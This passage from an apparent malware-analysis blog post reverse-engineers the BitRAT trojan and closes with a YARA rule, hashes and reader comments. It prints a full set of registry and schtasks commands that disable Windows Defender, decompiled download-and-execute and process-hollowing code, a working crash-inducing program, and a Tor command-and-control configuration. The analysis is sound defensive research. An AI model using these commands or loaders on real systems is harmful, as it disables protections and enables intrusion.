\"DisableOnAccessProtection\" /t REG_DWORD /d \"1\" /f"
[esp] 0019F3B8 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v
\"DisableRealtimeMonitoring\" /t REG_DWORD /d \"1\" /f"
[esp] 0019F2B8 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v
\"DisableScanOnRealtimeEnable\" /t REG_DWORD /d \"1\" /f"
[esp] 0019F74C "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\Reporting\" /v \"DisableEnhancedNotifications\"
/t REG_DWORD /d \"1\" /f"
[esp] 0019F444 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\SpyNet\" /v \"DisableBlockAtFirstSeen\" /t
REG_DWORD /d \"1\" /f"
[esp] 0019F880 "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\SpyNet\" /v \"SpynetReporting\" /t REG_DWORD /d
\"0\" /f"
[esp] 0019FA7C "reg add \"HKLM\\Software\\Policies\\Microsoft\\Windows Defender\\SpyNet\" /v \"SubmitSamplesConsent\" /t REG_DWORD
/d \"2\" /f"
[esp] 0019FDAC "reg add \"HKLM\\System\\CurrentControlSet\\Control\\WMI\\Autologger\\DefenderApiLogger\" /v \"Start\" /t REG_DWORD
/d \"0\" /f"
[esp] 0019FC4C "reg add \"HKLM\\System\\CurrentControlSet\\Control\\WMI\\Autologger\\DefenderAuditLogger\" /v \"Start\" /t
REG_DWORD /d \"0\" /f"
[esp] 0019F95C "schtasks /Change /TN \"Microsoft\\Windows\\ExploitGuard\\ExploitGuard MDM policy Refresh\" /Disable"
[esp] 0019F4C4 "schtasks /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Cache Maintenance\" /Disable"
[esp] 0019FA18 "schtasks /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Cleanup\" /Disable"
[esp] 0019F8F4 "schtasks /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Scheduled Scan\" /Disable"
[esp] 0019F52C "schtasks /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Verification\" /Disable"
[esp] 0019F808 "reg delete \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run\" /v
\"SecurityHealth\" /f"
[esp] 0019F590 "reg delete \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"SecurityHealth\" /f"
[esp] 0019F7CC "reg delete \"HKCR\\*\\shellex\\ContextMenuHandlers\\EPP\" /f"
[esp] 0019FB98 "reg delete \"HKCR\\Directory\\shellex\\ContextMenuHandlers\\EPP\" /f"
[esp] 0019FAF4 "reg delete \"HKCR\\Drive\\shellex\\ContextMenuHandlers\\EPP\" /f"
[esp] 0019F9BC "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdBoot\" /v \"Start\" /t REG_DWORD /d \"4\" /f"
[esp] 0019F258 "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdFilter\" /v \"Start\" /t REG_DWORD /d \"4\" /f"
[esp] 0019F198 "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdNisDrv\" /v \"Start\" /t REG_DWORD /d \"4\" /f"
[esp] 0019F1F8 "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WdNisSvc\" /v \"Start\" /t REG_DWORD /d \"4\" /f"
[esp] 0019FB34 "reg add \"HKLM\\System\\CurrentControlSet\\Services\\WinDefend\" /v \"Start\" /t REG_DWORD /d \"4\" /f"
[esp] 0019F34C "reg add \"HKLM\\Software\\Microsoft\\Windows Defender\\Features\" /v \"TamperProtection\" /t REG_DWORD /d \"0\"
/f"
```

Persistence

BitRAT uses the BreakOnTermination flag through the function RtlSetProcessIsCritical (48563B) to cause a bugcheck on termination of the process. This is done when the command line parameter -prs is present. In addition, it also attempts to elevate privileges using the fodhelper method whenever persistence is activated.

Webcam and Voice Recording

Both of these rely on open source libraries, OpenCV for webcam capture, and A. Riazi's Voice Recording library with some debugging code removed.

```
signed int __thiscall CVoiceRecording::Record(int this)
{
  int v1; // esi
  MMRESULT v2; // eax

  v1 = this;
  v2 = waveInPrepareHeader(*(HWAVEIN *)(this + 68), (LPWAVEHDR)(this + 16), 0x20u);
  *(_DWORD *)(v1 + 8) = v2;
  sub_4CC92D(v2);
  if ( *(_DWORD *)(v1 + 8) )
    return 0;
  *(_DWORD *)(v1 + 8) = waveInAddBuffer(*(HWAVEIN *)(v1 + 68), (LPWAVEHDR)(v1 + 16), 0x20u);
  *(_DWORD *)(v1 + 8) = waveInStart(*(HWAVEIN *)(v1 + 68));
  return 1;
}
```

```
BOOL CVoiceRecording::Record()
{
   res=waveInPrepareHeader(hWaveIn,&WaveHeader,sizeof(WAVEHDR));
   GetMMResult(res);
   if (res!=MMSYSERR_NOERROR)
       return FALSE;


   res=waveInAddBuffer(hWaveIn,&WaveHeader,sizeof(WAVEHDR));
   GetMMResult(res);
   if (res!=MMSYSERR_NOERROR)
       return FALSE;

   res=waveInStart(hWaveIn) ;
   GetMMResult(res);
   if (res!=MMSYSERR_NOERROR)
       return FALSE;
   else
       return TRUE;


}
```

Download and Execute

Usually, I would not discuss such a trivial function, but the malware author managed to write this in a peculiarly terrible way. There are basically two different methods of downloading: the first performs the typical URLDownloadToFile + ShellExecute combo.

```
  v22 = *(const WCHAR **)v22;
v73 = URLDownloadToFileW(0, v22, v23, 0, 0) != 0;
LOBYTE(v82) = 3;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v31, 1, 0);
if ( !v73 )
{
  pExecInfo.cbSize = 60;
  memset((char *)&pExecInfo.fMask, 0, 0x38u);
  pExecInfo.lpVerb = L"open";
  v24 = (const WCHAR *)&v77;
  if ( v79 >= 8 )
    v24 = v77;
  pExecInfo.lpFile = v24;
  pExecInfo.hwnd = 0;
  pExecInfo.nShow = 1;
  if ( ShellExecuteExW(&pExecInfo) )
    goto LABEL_29;
}
```

The peculiarity lies in the second execution path. Here, the developer opted to use libcurl to download the file to memory and then uses process hollowing/runPE to execute it.

```
curl_handle = initcurl(v7);
curl_handle__ = (int)curl_handle;
curl_handle_ = (int)curl_handle;
v10 = &lpszUrlName;
v43 = &lpszUrlName;
if ( (unsigned int)a6 >= 0x10 )
  v10 = (void *)lpszUrlName;
v27 = v10;
curl_easy_setopt(curl_handle__, 10002, v10);
v26 = libcurlWriteMemoryCallback;
curl_easy_setopt(curl_handle__, 20011, libcurlWriteMemoryCallback);
curl_easy_setopt(curl_handle__, 10001, &lpMem);
s_libcurl_useragent = &v47;                     // libcurl-agent/1.0
v47 = 't';
v48 = 'q';


v12 = &v47;
while ( v11 < 0x11 )
{
  v72 = *(&v47 + v11);
  v13 = v45;
  v12 = s_libcurl_useragent;
  s_libcurl_useragent[v45] = v72 - 8;
  v11 = v13 + 1;
  v45 = v11;
}
curl_easy_setopt(curl_handle_, 10018, v12);
v14 = curl_easy_perform_(curl_handle_);
Curl_close_safe((LPVOID)curl_handle_);
if ( v14 || v76 < 0x20 )
  goto LABEL_8;
v28 = 0;
v43 = (LPCSTR *)&v25;
sub_490B7C(&v25, &word_8CF8F4);
LOBYTE(v82) = 3;
runpe(0, lpMem, v25);
```

The code is rather clearly copy-pasted, given the use of the default libcurl useragent. In addition, the process hollowing code used was one you would expect to see in 2008 crypters, not 2020 malware.

```
if ( !CreateProcessW((LPCWSTR)v13, (LPWSTR)v12, 0, 0, 0, 0x8000004u, 0, 0, &StartupInfo, &ProcessInformation) )
  break;
v14 = (CONTEXT *)VirtualAlloc(0, 4u, MEM_COMMIT, PAGE_READWRITE);
lpContext = v14;
v14->ContextFlags = CONTEXT_FULL;
if ( !GetThreadContext(ProcessInformation.hThread, v14) )
  break;
v36 = 0;
v35 = 4;
v34 = &Buffer;
ReadProcessMemory(ProcessInformation.hProcess, (LPCVOID)(v14->Ebx + 8), &Buffer, 4u, 0);
if ( Buffer == *((void **)v11 + 13) )
{
  v93 = &sNtUnmapViewOfSection;
```

```
  v36 = &sNtUnmapViewOfSection;
  v18 = GetModuleHandleA(&ModuleName);
  pNtUnmapViewOfSection = (LONG (__stdcall *)(HANDLE, PVOID))GetProcAddress(v18, v36);
  pNtUnmapViewOfSection(ProcessInformation.hProcess, Buffer);
  v19 = lpBuffer;
  v93 = lpBuffer;
  v11 = v53;
}
else
{
  v19 = v93;
}
v36 = (CHAR *)64;
v35 = 12288;
v34 = (void **)*((_DWORD *)v11 + 20);
v33 = (void *)*((_DWORD *)v11 + 13);
v20 = (char *)VirtualAllocEx(ProcessInformation.hProcess, v33, (SIZE_T)v34, 0x3000u, 0x40u);
v54 = v20;
v36 = 0;
if ( v20 )
{
  WriteProcessMemory(ProcessInformation.hProcess, v20, v19, *((_DWORD *)v11 + 21), (SIZE_T *)v36);
  for ( l = 0; ; ++l )
  {
    v50 = l;
    v22 = *((unsigned __int16 *)v11 + 3);
    v36 = 0;
    if ( l >= v22 )
      break;
    WriteProcessMemory(
      ProcessInformation.hProcess,
      &v54[*(_DWORD *)&v93[40 * l + 260 + *((_DWORD *)v55 + 15)]],
      &v93[*(_DWORD *)&v93[40 * l + 268 + *((_DWORD *)v55 + 15)]],
      *(_DWORD *)&v93[40 * l + 264 + *((_DWORD *)v55 + 15)],
      (SIZE_T *)v36);
  }
  v35 = 4;
  v34 = (void **)(v11 + 52);
  v23 = lpContext;
  WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(lpContext->Ebx + 8), v11 + 52, 4u, (SIZE_T *)v36);
  v23->Eax = (DWORD)&v54[*((_DWORD *)v11 + 10)];
  SetThreadContext(ProcessInformation.hThread, v23);
  ResumeThread(ProcessInformation.hThread);
  break;
 }
 TerminateProcess(ProcessInformation.hProcess, (UINT)v36);
}
VirtualFree(0, 4u, 0x8000u);
v24 = ProcessInformation.dwProcessId;
if ( !v59 )
  v24 = (DWORD)ProcessInformation.hProcess;
LOBYTE(v104) = 2;
`eh vector destructor iterator'(ApplicationName, 0x18u, 6u, sub_490A78);
LOBYTE(v104) = 1;
if ( v101 )
  some_interlocked_decrement_destructor_thing(v101);
v104 = -1;
```

BSOD Generator

Like the function above, it is also rather trivial and I usually would not bother discussing this. However, even this was completely copy-pasted from StackOverflow.

It's just this:

```
#include <iostream>
#include <Windows.h>
#include <winternl.h>
using namespace std;
typedef NTSTATUS(NTAPI *pdef_NtRaiseHardError)(NTSTATUS ErrorStatus, ULONG NumberOfParamete
typedef NTSTATUS(NTAPI *pdef_RtlAdjustPrivilege)(ULONG Privilege, BOOLEAN Enable, BOOLEAN C
int main()
{
    BOOLEAN bEnabled;
    ULONG uResp;
    LPVOID lpFuncAddress = GetProcAddress(LoadLibraryA("ntdll.dll"), "RtlAdjustPrivilege");
    LPVOID lpFuncAddress2 = GetProcAddress(GetModuleHandle("ntdll.dll"), "NtRaiseHardError"
    pdef_RtlAdjustPrivilege NtCall = (pdef_RtlAdjustPrivilege)lpFuncAddress;
    pdef_NtRaiseHardError NtCall2 = (pdef_NtRaiseHardError)lpFuncAddress2;
    NTSTATUS NtRet = NtCall(19, TRUE, FALSE, &bEnabled);
    NtCall2(STATUS_FLOAT_MULTIPLE_FAULTS, 0, 0, 0, 6, &uResp);
    return 0;
}
```

share improve this answer follow answered Dec 15 '16 at 18:16

https://stackoverflow.com/questions/7034592/create-bsod-from-user-mode/41170796

```
v1 = LoadLibraryA("ntdll.dll");
pRtlAdjustPrivilege = GetProcAddress(v1, &sRtlAdjustPrivilege);
v3 = GetModuleHandleA("ntdll.dll");
pNtRaiseHardError = GetProcAddress(v3, &v27);
((void (__stdcall *)(signed int, signed int, _DWORD, char *))pRtlAdjustPrivilege)(19, 1, 0, &v50);
((void (__stdcall *)(unsigned int, _DWORD, _DWORD, _DWORD, signed int, char *))pNtRaiseHardError)(
  0xC00002B4,
  0,
  0,
  0,
  6,
  &v47);                                    // STATUS_FLOAT_MULTIPLE_FAULTS
```

Configuration

The configuration is edited into the file post-compilation by replacing two strings in the binary. The first string (offset 004C9C68) contains the encrypted configuration information, and the second string (offset 004C9E6C) contains part of what will become the decryption key.

First (004E1694), the encryption key is concatenated with the string “s0lmYr” (we will discuss this further in the next section).

```
004E1692    52                  push edx
004E1693    50                  push eax                        eax:&"s0lmYr534a563679787a77"
004E1694    E8 67 91 FB FF      call 7faef4d80d1100c3a233548473d4dd7d5b
004E1699    83 C4 0C            add esp,C
004E169C    C6 45 FC 06         mov byte ptr ss:[ebp-4],6
004E16A0    C6 45 FC 04         mov byte ptr ss:[ebp-4],4
004E16A4    8D 8D 2C FD FF FF   lea ecx,dword ptr ss:[ebp-2D4]
004E16AA    E8 33 34 FF FF      call 7faef4d80d1100c3a233548473d4dd7d5b
004E16AF    83 C4 18            add esp,18
004E16B2    C6 45 FC 07         mov byte ptr ss:[ebp-4],7
```

Then (4E16AA), the result is MD5 hashed and truncated down to 16 characters (4E16B8).

```
004E16A0    C6 45 FC 04         mov byte ptr ss:[ebp-4],4
004E16A4    8D 8D 2C FD FF FF   lea ecx,dword ptr ss:[ebp-2D4]  [ebp-2D4]:"ac4016133b9d18e208c718e271a9ea15"
004E16AA    E8 33 34 FF FF      call 7faef4d80d1100c3a233548473d4dd7d5b
004E16AF    83 C4 18            add esp,18
004E16B2    C6 45 FC 07         mov byte ptr ss:[ebp-4],7
```

```
004E16B2    C6 45 FC 07         mov byte ptr ss:[ebp-4],7
004E16B6    8B C8               mov ecx,eax                     eax:&"ac4016133b9d18e2"
004E16B8    E8 09 F6 FA FF      call 7faef4d80d1100c3a233548473d4dd7d5b
004E16BD    C6 45 FC 08         mov byte ptr ss:[ebp-4],8
```

Finally (004E16FE), the key is used to decrypt the configuration block. The decryption function uses a class called “Enc”, which is a wrapper around an open source implementation of the Camellia encryption algorithm. Decrypting the configuration of the sample in question (68ac9b8a92005de3a7fe840ad07ec9adf84ed732c4c6a19ee2f205cdbda82b9a4a05ae3d416a39aaf5c598d75bf6c0de00450603400f480879941df with the key we generated (ac4016133b9d18e2), we get the final configuration data, which is as follow:

```
khw3lix3kcivpsmlgglqao2ntut5gmp2ydmvnn5leduil554po5n2wad.onion|0|80|0c9c6aaa257aced0|Xauth|auth.exe|b43e92f859a4b4e81c5c7768339be3e
 Broker|
```

We can from this infer that the format is:

```
hostname|non-tor port|tor port|unknown value|installation folder|installation name|md5 of communication password|tor process name
```

The unknown value is unique across builds including builds from the same customer. It is possibly used by the malware author to track builds generated by customers but we can't say much without guessing.

Possible Link to Warzone RAT

Recall the string that was concatenated to generate the key for decrypting the configuration.

```
004E1679    41              inc ecx
004E167A    89 8D E8 FD FF FF   mov dword ptr ss:[ebp-218],ecx
004E1680    EB D0           jmp 7faef4d80d1100c3a233548473d4dd7d5b
004E1682    83 EC 18        sub esp,18
004E1685    8B C4           mov eax,esp
004E1687    89 A5 FC FD FF FF   mov dword ptr ss:[ebp-204],esp      [ebp-204]:"WXYZ"
004E168D    68 44 FB 91 00      push 7faef4d80d1100c3a233548473d4dd7d5b 91FB44:&"534a563679787a77"
004E1692    52              push edx                            edx:"sOlmYr"
004E1693    50              push eax                            eax:"WXYZ"
004E1694    E8 67 91 FB FF      call 7faef4d80d1100c3a233548473d4dd7d5b
004E1699    83 C4 0C        add esp,C
```

As we know, Solmyr is the developer of Warzone, another RAT on HF. The features of the two RATs are somewhat similar, and both are copy-pasted from TinyNuke (Version 1.2 and up of Warzone had the string "AVE_MARIA" from the same stolen code leading incompetent reverse engineers at "threat intelligence" companies [1][2][3][4] to calling it "Ave Maria stealer/RAT" because they couldn't figure out that this is just TinyNuke's Hidden VNC).

However, there are a wide variety of differences that indicate that the two are not developed by the same person. First of all, the coding styles of the two are significantly different, Warzone was for the most part lightweight while BitRAT is heavily bloated. The portion of TinyNuke that was copy-pasted is slightly different as well, with BitRAT utilizing the API loading mechanism while Warzone used the regular import table and slightly modified the code as well. Below is the comparison of ConnectServer in the two RATs.

```
int tnConnectServer()
{
  int v1; // esi
  int v2; // eax
  int v3; // [esp+8h] [ebp-1A8h]
  int v4; // [esp+19Ch] [ebp-14h]
  int v5; // [esp+1A0h] [ebp-10h]

  if ( pWSAStartup(514, &v3) )
    return 0;
  v1 = psocket(2, 1, 0);
  if ( v1 == -1 )
    return 0;
  v2 = pgethostbyname(g_host);
  pmemcpy(&v5, **(_DWORD **)(v2 + 12), *(signed __int16 *)(v2 + 10));
  LOWORD(v4) = 2;
  HIWORD(v4) = phtons((unsigned __int16)g_port);
  if ( pconnect(v1, &v4, 16) < 0 )
    v1 = 0;
  return v1;
}
```

BitRAT


```
int __fastcall sub_40BC03(char *name, u_short hostshort)
{
  u_short v2; // di
  char *v3; // ebx
  int v4; // esi
  struct hostent *v5; // eax
  int result; // eax
  struct sockaddr namea; // [esp+10h] [ebp-1A0h]
  struct WSAData WSAData; // [esp+20h] [ebp-190h]

  v2 = hostshort;
  v3 = name;
  if ( WSAStartup(0x202u, &WSAData)
    || (v4 = socket(2, 1, 0), v4 == -1)
    || (v5 = gethostbyname(v3),
        sub_40107C(&namea.sa_data[2], *v5->h_addr_list, v5->h_length),
        namea.sa_family = 2,
        *(_WORD *)namea.sa_data = htons(v2),
        connect(v4, &namea, 16)) )
  {
    result = 0;
  }
  else
  {
    result = v4;
  }
  return result;
}
```

Warzone

Many functionalities are also implemented differently. For example, BitRAT uses SetWindowsHookExW(WH_KEYBOARD_LL) to perform keylogging (004AFD7A), while Warzone uses a Window callback and GetRawInputData to achieve this purpose.

UnknownProducts, the developer of BitRAT, was a customer of Warzone at one point.



It is possible that the developers of the two malware have some form of code-sharing or contractual relationship. However, as there is not much public information available regarding the relationship between the two developers, we could only speculate as to why “s0lmYr” was present as a key in BitRAT.

Final Thoughts and Notes

As is the case with most HF malware, BitRAT is best described as an amalgamation of poorly pasted leaked source code slapped together alongside a fancy C# GUI. It makes heavy uses of libraries such as C++ Standard Library, Boost, OpenCV, and libcurl, as well as code copied directly from leaked malware source code or sites including StackOverflow. The choice of Camellia is somewhat unique, I have not seen this specific algorithm used in malware before.

In marketing the malware, the author makes multiple false claims. He asserted that the malware is “Fully Unicode compatible” while the TinyNuke code used ANSI APIs, he claimed the persistence is “impossible to kill” when in reality BreakOnTermination doesn’t make the process impossible to terminate and can be easily unset the same way it was set. Features such as the Windows Defender killer are terribly done and would catch the eye of anyone monitoring the system, and last but not least, the claim that the developer “[didn’t] copy anything” is most patently untrue, thankfully we “skilled reverse engineers” did in fact “compare signatures and generic behavior”. It is disappointing how easy it is for anyone with minimal programming experience can whip up a quick malware and make a profit harming others.

YARA Rule

```
rule BitRATStringBased
{
    meta:
        author = "KrabsOnSecurity"
        date = "2020-8-22"
        description = "String-based rule for detecting BitRAT malware payload"
    strings:
        $tinynuke_paste1 = "TaskbarGlomLevel"
        $tinynuke_paste2 = "profiles.ini"
        $tinynuke_paste3 = "RtlCreateUserThread"
        $tinynuke_paste4 = "127.0.0.1"
        $tinynuke_paste5 = "Shell_TrayWnd"
        $tinynuke_paste6 = "cmd.exe /c start "
        $tinynuke_paste7 = "nss3.dll"
        $tinynuke_paste8 = "IsRelative="
        $tinynuke_paste9 = "-no-remote -profile "
        $tinynuke_paste10 = "AVE_MARIA"

        $commandline1 = "-prs" wide
        $commandline2 = "-wdkill" wide
        $commandline3 = "-uac" wide
        $commandline4 = "-fwa" wide
    condition:
        (8 of ($tinynuke_paste*)) and (3 of ($commandline*))
}
```

Hashes

- 7faef4d80d1100c3a233548473d4dd7d5bb570dd83e8d6e5faff509d6726baf2 (I’ve uploaded this to VirusBay, if you have access to neither VT and VB feel free to message me on Twitter and I’ll share the file.)
- 278e32f0a92deca14b2a1c2c7984ebf505bbe8337d31440b7f1d239466f4bb74
- 495bf0fc6abef22302d9ac4c66017fc6c7b767b32746db296ac8d25e77e28906
- d0abc08b50b1285f484832548dab453203f9b654e2a36c1675d3a9e835419ff4
- eb82628a61e11bf8a91a687ce55a4615ef3d744635a864aefa7e79c8091ce55c
- e7860957e268e4cdb8b63a3cf81f450cbfbb31d1cf78e6cc11f6f15cb157b409

Network Indicators

- TLS certificate with subject matching issuer and CN=BitRAT.
- Tor traffic.
- User-agent: “libcurl-agent/1.0” (though this would also be present in some legitimate traffic).

Tools

I’ve published the source code of several scripts and tools I made during the process of reverse engineering. I’ve only published one of the string decryption scripts because the rest are rather unfinished and unreliable. The command hook tool uses the Subhook library. You can view the code on Gitlab.

Comments (14)

1. *NormalUser*Posted on 7:17 pm August 22, 2020
   Hi, Great Post What is your suggestion for learning "Reverse Engineering New/obfuscated Malwares"? I've read "Practical Malware Analysis". Do you have any another suggestions? (Book/Tutorial/Video)

   > *Mr. Krabs*Posted on 7:40 pm August 22, 2020
   > I started out a long time ago with Lena's Tuts (not malware specific and somewhat outdated). PMA is good from what I heard, I don't have any book recommendations but the most important part of learning is still learning by doing, keep downloading samples from public sandboxes and write about them.

2. *Guyfawkes*Posted on 9:21 pm August 22, 2020
   Looks like BitRAT UI is coded in VB.NET, but not C#. Doesn't seem as if the UI is copy 'n pasted looking at how it uses virtual objects for listview, etc. I mean it seems really unique. Having had a look at most public .NET sources, which RAT is it based on?

   > *KrabsOnSecurity*Posted on 4:32 am August 23, 2020
   > And the UI happens to be the thing that no one cares about when reverse engineering malware, as it turns out.

3. *Dany*Posted on 11:59 am August 23, 2020
   That thing you mention in the beginning about "m_ssl_stream" is a widely used term based off Boost ASIO documentation and repeatedly used by Microsoft in their examples on github. From the picture over the code showing the usage of "m_ssl_stream" it looks unique and I can't seem to find from where that would have copied. I have to give credits to Unknown for their work even though some snippets may/were copied/pasted here and there. Overall Bitrat seems like a robust RAT and unline other RATS it's very fascinating that not a single complaint has appeared anywhere yet.

4. *Theodore*Posted on 10:28 pm August 23, 2020
   Did you offer free malware reverse engineering service on HF with sticky paid thread? Lol. How dare you!

5. *Rennie Allen*Posted on 8:07 pm August 24, 2020
   As agent 86 would say: "of course, the old GetProcAddress with GetProcAddress trick".

6. *Sean conner*Posted on 12:06 am September 3, 2020
   lmao https://i.imgur.com/KtifF16.png

7. *Werner Haas*Posted on 9:02 pm September 7, 2020
   I am curious about WinExec: couldn't it be that the deprecated function was used on purpose because people tend to forget old stuff? I could imagine such a simple thing being sufficient for flying under the radar of sandboxes from equally incompetent developers.

   > *KrabsOnSecurity*Posted on 3:03 pm September 9, 2020
   > It wouldn't change a thing, WinExec just calls CreateProcessA internally, and for monitoring processes people use kernel callbacks anyways so the API of choice does not matter. https://share.riseup.net/#SX2q4dDzHTQK0-RTsAhpAQ

8. *rambou*Posted on 10:12 am October 8, 2020
   Amazing post. I wanted to write an analysis for that 11 years ago. These Sk1ds calls themselves devs/hackers in HF while they are experts in C&P stuff they find around the net which clearly don't understand how those work. You nailed it, man!

9. *cell*Posted on 7:33 am December 18, 2020
   lol

10. *Test*Posted on 7:51 am December 17, 2021
    BitRat also seems to be backdoored: https://github.com/miketestz/BitRAT_is_Thief

11. *Dan*Posted on 2:40 pm February 15, 2022
    Your work is great, but the whole "no experienced developer would do this, this developer sucks" schtick is lame, just makes you sound arrogant. You come across as one of those "nobody does anything right except me" people that can make working in software kind of shitty if you're unfortunate enough to have to work closely with them. Otherwise awesome job.

View Comments (14) ...